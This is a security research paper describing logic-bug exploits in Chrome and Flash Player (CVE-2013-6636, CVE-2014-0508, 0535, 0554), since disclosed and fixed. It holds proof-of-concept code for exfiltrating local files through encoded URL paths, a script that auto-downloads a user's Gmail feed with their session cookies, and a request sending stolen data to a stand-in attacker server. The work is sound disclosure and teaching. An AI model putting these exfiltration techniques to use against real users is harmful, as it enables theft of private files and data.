Exploiting browsers, the logical way

Bas Venis ~ ‘Kinine’

Abstract

Hacking a browser might seem difficult for people with little experience in the security field. People tend to think exploiting browsers is about buffer overflows and complicated sandboxes escapes. Testing for these type of bugs can be largely automated, but requires a lot of technical knowledge and usually involves using a large set of tools. Although this is the main source of browser vulnerabilities, browser exploits relying on business logic bugs can easily be created by people with less technical knowledge about these components. A rather significant amount of browser vulnerabilities could be discovered in a black-box way of testing by simply challenging the logic of the sandbox and other security measures. In this paper I present the techniques I used and the vulnerabilities I found over the course of the last 2 years.

1 Introduction

I started looking for vulnerabilities in browsers in November 2013. I had little experience in the IT-security landscape. At that point I had a part time job as a web developer. Having only just played my first year of CTFs, I wanted to find out if I could find a vulnerability in a browser.

I was not immediately convinced that looking for logic bugs would be a fruitful approach at the time. But after starting my research, I quickly found my first browser vulnerability CVE-2013-6636 in Google Chrome. Finding CVE-2014-0508 in Flash Player changed my mind. I later found CVE-2014-0535 and CVE-2014-0554 as part of my ongoing research into browser security. I will demonstrate this process further in this paper.

2 Initial research on Google Chrome CVE-2013-6636

The vulnerability in Google Chrome was found by simply looking at the window object in the browser's JavaScript console. Looking closely at the chain of actions: spawning new tabs, UI changes, resolving domains and redirects, a simple logic flaw could be seen. Upon opening the initial tab with JavaScript, Google Chrome would pre-fill the URL-bar with the URL that was used as the argument in 'window.open()'.

There is a stage where the URL is already in the URL-bar before any DNS or redirects are being resolved or followed.

When attempting to write content to the spawned window with 'document.write()' at this stage, the URL reverts to 'about:blank'.



Figure 1: Opening a new window from within the browser's console.

When waiting for the child window to resolve the domain and follow all redirects, this exception can be observed in the console.



Figure 2: Exception when accessing a cross-origin window object.

A generic DOM Exception appears when trying to write to the (now) cross-origin child. The parent window no longer has full access over the spawned tab's window object.

2.1 Vulnerability

There is some behavior worth mentioning that can be observed when looking closely at the timing of opening the new tab. There is a slight delay between writing to the newly opened window, and triggering the process that would change the displayed URL to 'about:blank'. It is possible to further delay or completely disable this process by taking advantage of a logic flaw. To achieve this, a blocking JavaScript functions like: alert,

confirm or prompt must be used.
Consider the following script:



Figure 3: example script of 'alert' as a blocking function.

When executing this script, the variable 'test' will hold the value '1' until the user clicks on the alert box that appears when 'alert()' is called. The same behavior can be seen when using 'prompt()' and 'confirm()'. The problem is that these functions will also keep the user from interacting with the page UI of both the parent and child window.

2.2 Exploitation

Google Chrome has 'print()', which opens a print dialog inside the browser tab for printing options. This is a JavaScript-blocking function, but does not block the user from interacting with the child window. Since Chrome automatically switches to the opened tab, the user would not see the newly spoofed tab instead of the print dialog. The user would see the attack like this:



Figure 4: A successful attack on the user using 'print'.

The attacker has full control over the window's content on this tab, and could now trick the user into giving away his credentials or other details.

When switching back to the original window, one could clearly see how the print function was holding up the logic to revert the URL:



Figure 5: appearance of the parent tab while delaying the logic.

When either saving or canceling, the print dialog would not block anymore, allowing the child tab to revert the URL that was displayed all that time. It took 2 days to find and report this vulnerability to Google. All of the research on this vulnerability was done from within the browser's console.

2.3 Reporting

The final proof of concept consisted of only 8 lines of JavaScript, this made reporting the vulnerability very easy. The vulnerability got fixed and I got credited for: CVE-2013-6636[1].

3 Effective use of logic bugs in browser sandboxes

This exploit only exploited 1 logic vulnerability. But more exploits with higher impact can be made by chaining together multiple logic bugs, which I did in my following research on Flash Player. All of these exploits relied on vulnerabilities in the sandbox logic and in the implementation the Flash sandbox in combination with the browser's own sandbox. The easy part about trying to exploit this setup is that one can cherry pick which 'sandbox' one wants to use for a particular action.

4 Finding CVE-2014-0508

4.1 A little background on Flash security sandboxes

There are 5 types of flash security sandboxes:

- Security.REMOTE
- Security.LOCAL_WITH_FILE
- Security.LOCAL_WITH_NETWORK
- Security.LOCAL_TRUSTED
- Security.APPLICATION

For this exploit we will focus on the LOCAL_WITH_FILE exploit since it's the default sandbox for SWF applets executed or embedded from the local file system.
Adobe states on their website[2]:

"`Security.LOCAL_WITH_FILE`—The SWF file is a local file, but it has not been trusted by the user and was not published with a networking designation. The SWF file can read from local data sources but cannot communicate with the Internet"

The applet cannot communicate with the internet, but the page that is embedding the SWF applet can (assuming webpage in browser). Adobe has made efforts to keep the applet from exfiltrating data to the parent window. The applet's access to the parent page via Flash's 'ExternalInterface.call' is blocked. And the page cannot be navigated to URLs that contain either GET-parameters or anchors, these will be stripped. All calls to navigate to URLs on another URIs than file:// will be blocked entirely.

4.2 Finding an exfiltration pattern

Looking into the file:// URI implementation in Google Chrome, I noticed some behavior worth mentioning

- URLs containing double slashes are ignored, with no distinction between back/forward slashes.
- URLs containing double slashes in the path will get 'fixed' to contain only single slashes.
- When percent-encoding these slashes, they will not be removed from the URL but they will be omitted when opening the file on that path.

This means we can open file:///C:/test.html as file:///C:/%5C%2F%5C%2Ftest.html. Although this may not seem useful at first, it allows for a binary pattern to be put in this part of the URL. The "%5C" representing a 1 and the "%2F" representing a 0, are both omitted by the browser when opening the file at that path. This pattern does not get

removed by the browser, and is therefore accessible within the JavaScript by reading from the 'location.href' property.

4.3 Exploitation

Now that we can read data from the local disk, exfiltrate it to our parent window and then read it by accessing it with JavaScript, files can be stolen from disk and send to the internet. From within the applet we read the data and encode it using the following steps:

1. Base64 encode the data.
2. Convert the encoded data to a bit string.
3. Replace all ones in that string with "%5C" and all zeros with "%2F".
4. Insert the encoded bitstring pattern after the last slash before the filename of the decoder page
5. Navigate to this location

```
filePart = targetFile.data.substring(bOff,eOff);
for (var i:int = 0; i < filePart.length; i++)
{
    binstringChar = paddec(uint(filePart.charCodeAt(i)).toString(2));
    binstring = += binstringChar;
}
binstring = binstring.replace(new RegExp('0',"g"),"%5C");
binstring = binstring.replace(new RegExp('1',"g"),"%2F");
var request = new URLRequest(binstring + "datacatcher.html");
navigateToURL(request,"_self");
```

Figure 5: The encoding ActionScript script running inside the Flash applet.

The decoder page 'datacatcher.html' can now retrieve this data by decoding the pattern from the 'location.href' property and saving this data to localStorage.

```
<script>
var ABC = {
  toAscii: function(bin) {
    return bin.replace(/\s*[01]{8}\s*/g, function(bin) {
      return String.fromCharCode(parseInt(bin, 2))
    })
  },
  toBinary: function(str, spaceSeparatedOctets) {
    return str.replace(/[\s\S]/g, function(str) {
      str = ABC.zeroPad(str.charCodeAt().toString(2));
      return !1 == spaceSeparatedOctets ? str : str + " "
    })
  },
  zeroPad: function(num) {
    return "00000000".slice(String(num).length) + num
  }
};

function decodeURL()
{
    var str = document.URL
    var res = str.replace("datacatcher.html","");
    var res = res.split("/");
    var data = res[res.length - 1];
    var data = data.toString().replace("%","");
    var bin = data.replace(/5C/g, "0");
    var bin = bin.replace(/2F/g, "1");
    var bin = bin.replace(/%/g, "");
    return ABC.toAscii(bin);
}
localStorage.file = decodeURL();
</script>
```

Figure 6: The decoding script in JavaScript.

4.4 Effectively exploiting the vulnerability

The length of a file:// URL that Chrome will open is limited. Depending on the size of the target file it might not be possible to exfiltrate the file. To solve this, I created a multi-stage exploit containing 3 HTML files and 1 SWF applet, all having a different role. This enabled a certain amount of polling to still get the desired target file and send it off to the internet.

The first problem encountered by attempting this is that the Flash applet needs to navigate its parent in order to leak data. This was solved by embedding the SWF file in another page. This page would then be loaded in an iframe on the main page. The iframe acts as a sandbox, enabling the Flash applet to navigate that iframe only. It accepts GET parameters and passes them on to the applet via 'FlashVars'. These parameters would control which part of the file would get exfiltrated by the Flash payload.

After this the Flash payload navigates the parent to another HTML file that decodes the pattern in the URL and stores it in 'localStorage'.

The data can then be retrieved by a JavaScript on the page. The script on the main window should now change the GET parameters on the "src" attribute of the iframe, this will result in the iframe reloading. The child frame will load the Flash applet with the new parameters and another piece of the file will be retrieved. This process is repeated until all the data from the file is saved in 'localStorage'.

The following diagram displays a general overview of the interaction between all parts:



Figure 7: Diagram showing interaction between the segments of the exploit.

4.5 Linking to another bug to escalate impact

Not satisfied with the result, I looked for a way to also access the user's remote / session files. This could be achieved by exploiting the newly introduced download attribute.

Using the download attribute, a file can be downloaded upon clicking an link.
One can control the file name to which the resource will be saved by specifying it in the download attribute. We can use JavaScript to programmatically 'click' the link with JavaScript, therefore enabling us to force a user to download the file without user interaction. A proof of concept script for this part is shown in figure 8 below.

```
<body>
    <a href="https://mail.google.com/mail/u/0/feed/atom" download="harmless.txt"></a>
    <script>document.body.children[0].click()</script>
</body>
```

Figure 8: automatically downloading the users Gmail atom feed

This would download the remote file with specified filename to the user's default download location. Relying on the fact that these requests share the user's session cookies, these can be private. The payload itself was most likely also downloaded to the default download location, so it can now read a remote file from the user.

4.6 Reporting

I reported this to Adobe and HackerOne. I got credited for CVE-2014-0508[3] and received a bounty from HackerOne.

5 Remote Exploit CVE-2014-0535

After finding the previous 2 exploits I wanted to see if I could get a vulnerability with a higher impact, possibly using more logic flaws linked together.

5.1 Data URI, a notoriously weird creature in Sandbox Land™

In the last exploit data URIs where used to embed the flash applets. It is then possible to put the html file within an iframe by using the data: URL of that page. To find out which security sandbox the Flash applet is running in, we look at the value of the 'Security.sandboxType' property, it will show up as being 'Security.LOCAL_WITH_FILE'. This means we can read files from the disk again regardless of whether the parent HTML-file is loaded from the user's disk or 'http://www.unsafe.org'.

The Iframe itself could be any domain like http://unsafe.org, it would need to frame an Iframe using a data: URI, embedding the Flash payload using a data URI. The non ascii payload would have to be embedded with the charset parameter set to base64 with a base64 encoded payload, which works in Google Chrome and Firefox.

5.2 Accessing remote files, again

After finding a way to access the user's local files from a remote origin, we need a method to exfiltrate the data again, since we are now also restricted by the 'Security.LOCAL_WITH_FILE' sandbox. While observing which links Flash would open, it seemed like it would just only allow reading files from a file:// path. Looking into URIs on Google Chrome also gives some interesting results:

- The Flash origin logic threats 'http:/www.google.com' as being a local file.
- Whenever trying to open the incorrect URL in Google Chrome automatically fixes it to: 'http://www.google.com'.

So using Chrome's behavior in combination with Flash's logic, it is possible to access a remote source. We could open https://mail.google.com/mail/u/0/feed/atom by creating a request using "URLRequest('https:/mail.google.com/mail/u/0/feed/atom')" in Flash's AS3.

This enabled the payload to steal the user's data or, as long as the users is visiting the malicious domain, be used as a universal cross-site proxy by polling requests/responses to/from the evil server. This would also be ideal for stealing CSRF-tokens.

5.3 Exfiltrating the data

Now that the user's files and online data could be stolen, an attacker would need a way to receive this data. In this case, Python was used to serve a random token and a specified target to the requests at 'http://unsafe.org/dump/token.py'. Since it was now possible to send requests from within the Flash payload itself instead of navigating the parent page to another location, all polling could be done within the SWF file itself. The polling was necessary because of the GET parameter limit of requests from Flash to the server.



Figure 9: An attacker retrieving victim's details by using the victim's browser as proxy

The payload would simply request:

'http://unsafe.org/dump/data.py?token=123&data=base64encodeddata'

Which would save all the data in a SQLite database on the evil server.

5.4 Reporting

This issue was reported to Adobe and HackerOne. I got credited for CVE-2014-0535[4] and received a bounty from HackerOne.

6 Recycling CVE-2014-0508 into CVE-2014-0554

The fix/mitigation for CVE-2014-0508 was filtering the specific pattern that was reported. I quickly realized there is another easy to use exfiltration pattern available on machines with NTFS and other case-insensitive file systems.

6.1 Yet another exfiltration pattern

I realized that if there are more than 2 ways to access the same file in the browser, as long as the browser could distinct between them. Any vector adding to this with a repeatable pattern would be more useful, since it would have less overhead/requests.

NTFS File Systems are case-insensitive. The file 'poc.html' could literally be access by specifying 'pOc.htML' as the filepath. A JavaScript on that page could than ready by which 'location' it was accessed using 'location.href'. Using the following steps we can exfiltrate data:

1. Encode data to base64
2. Convert encoded data into bitstring
3. Read and save the applet's 'embedder' location by reading 'loaderInfo.loaderURL', convert all to lowercase.
4. Count the amount of alpha characters in the filepath, divide by 8 (8 bit ascii)
5. Get x amount characters from the bitstring and save that part
6. Iterate on the saved filepath, skip all non-alphanumeric characters.
    - .toUpperCase() where the bit on the same offset = 1
7. Navigate to the new location, exfiltrating the data

For example, if we'd like to encode "abc" in "supercalifragilisticexpialidocious":

```
"abc" == 01100001 01100010 01100011

00000000000011000010110001001100011
supercalifragilisticexpialidocious +
superCalifrAGilisTiCExpiAliDOcioUS =
```

Figure 10: Example of encoding a string in another string using the pattern.

6.2 Yet another exploit

I reused the poc from CVE-2014-0508, changing the encoding and decoding scripts. The poc used to be very slow, since there was a much larger overhead with this pattern. To speed up the exfiltration, I used the first 16 bits to mark the offset from the characters to mark which part of the base64 string it was containing. Doing this enabled polling asynchronously whilst keeping track of which data corresponds to a part of the file.

The proof of concept was then modified to use 10 iframes in parallel for exfiltrating the data, each payload retrieving a part of the file. This process can be seen in fig. 11.



Figure 11: Example of multiple iframes in parallel to exfiltrating a victims host file.

6.3 Reporting

I reported this vulnerability to Adobe once again. It got assigned and I was credited for CVE-2014-0554[5]. Since there would be many other local exfiltration vectors in the future, Adobe mitigated the issue properly this time by making Flash ask for user verification every time a resource on disk is opened. Although this might have broken some previously created applications, it was necessary to keep Flash's sandbox aligned with the sandbox implemented in the browser.



Figure 12: Shipped fix by Adobe after CVE-2014-0554

7 Conclusion

In the end, looking for logic bugs and using them to exploit browsers proved to be a sensible approach when trying to find vulnerabilities. Although automated fuzzing and scanning have come a long way, it does not (yet) cover these categories of vulnerabilities. All of the research I did was done with my knowledge as a part-time web developer and student. One advantage of starting with exploiting logic as opposed to exploiting other types of vulnerabilities is that it can be performed with none or a minimal amount of tools. I initially never thought I would be able to find these vulnerabilities in such a short time span.

I'm convinced anyone with general technical knowledge about the web-stack could find vulnerabilities like these. I hope to see more people that are new to IT-Security look into these types of vulnerabilities. What you lack in technical knowledge, you might make up for in creativity.

References

[1] Google chrome release notes CVE-2013-6636 http://googlechromereleases.blogspot.nl/2013/12/stable-channel-update.html.
[2] Adobe ActionScript 3 security sandboxes http://help.adobe.com/en_US/ActionScript/3.0_ProgrammingAS3/WS5b3ccc516d4fbf351e63e3d118a9b90204-7e3f.html.
[3] Adobe security bulletin CVE-2014-0508 https://helpx.adobe.com/security/products/flash-player/apsb14-09.html
[4] Adobe security bulletin CVE-2014-0535 http://helpx.adobe.com/security/products/flash-player/apsb14-16.html
[5] Adobe security bulletin CVE-2014-0554 https://helpx.adobe.com/security/products/flash-player/apsb14-21.html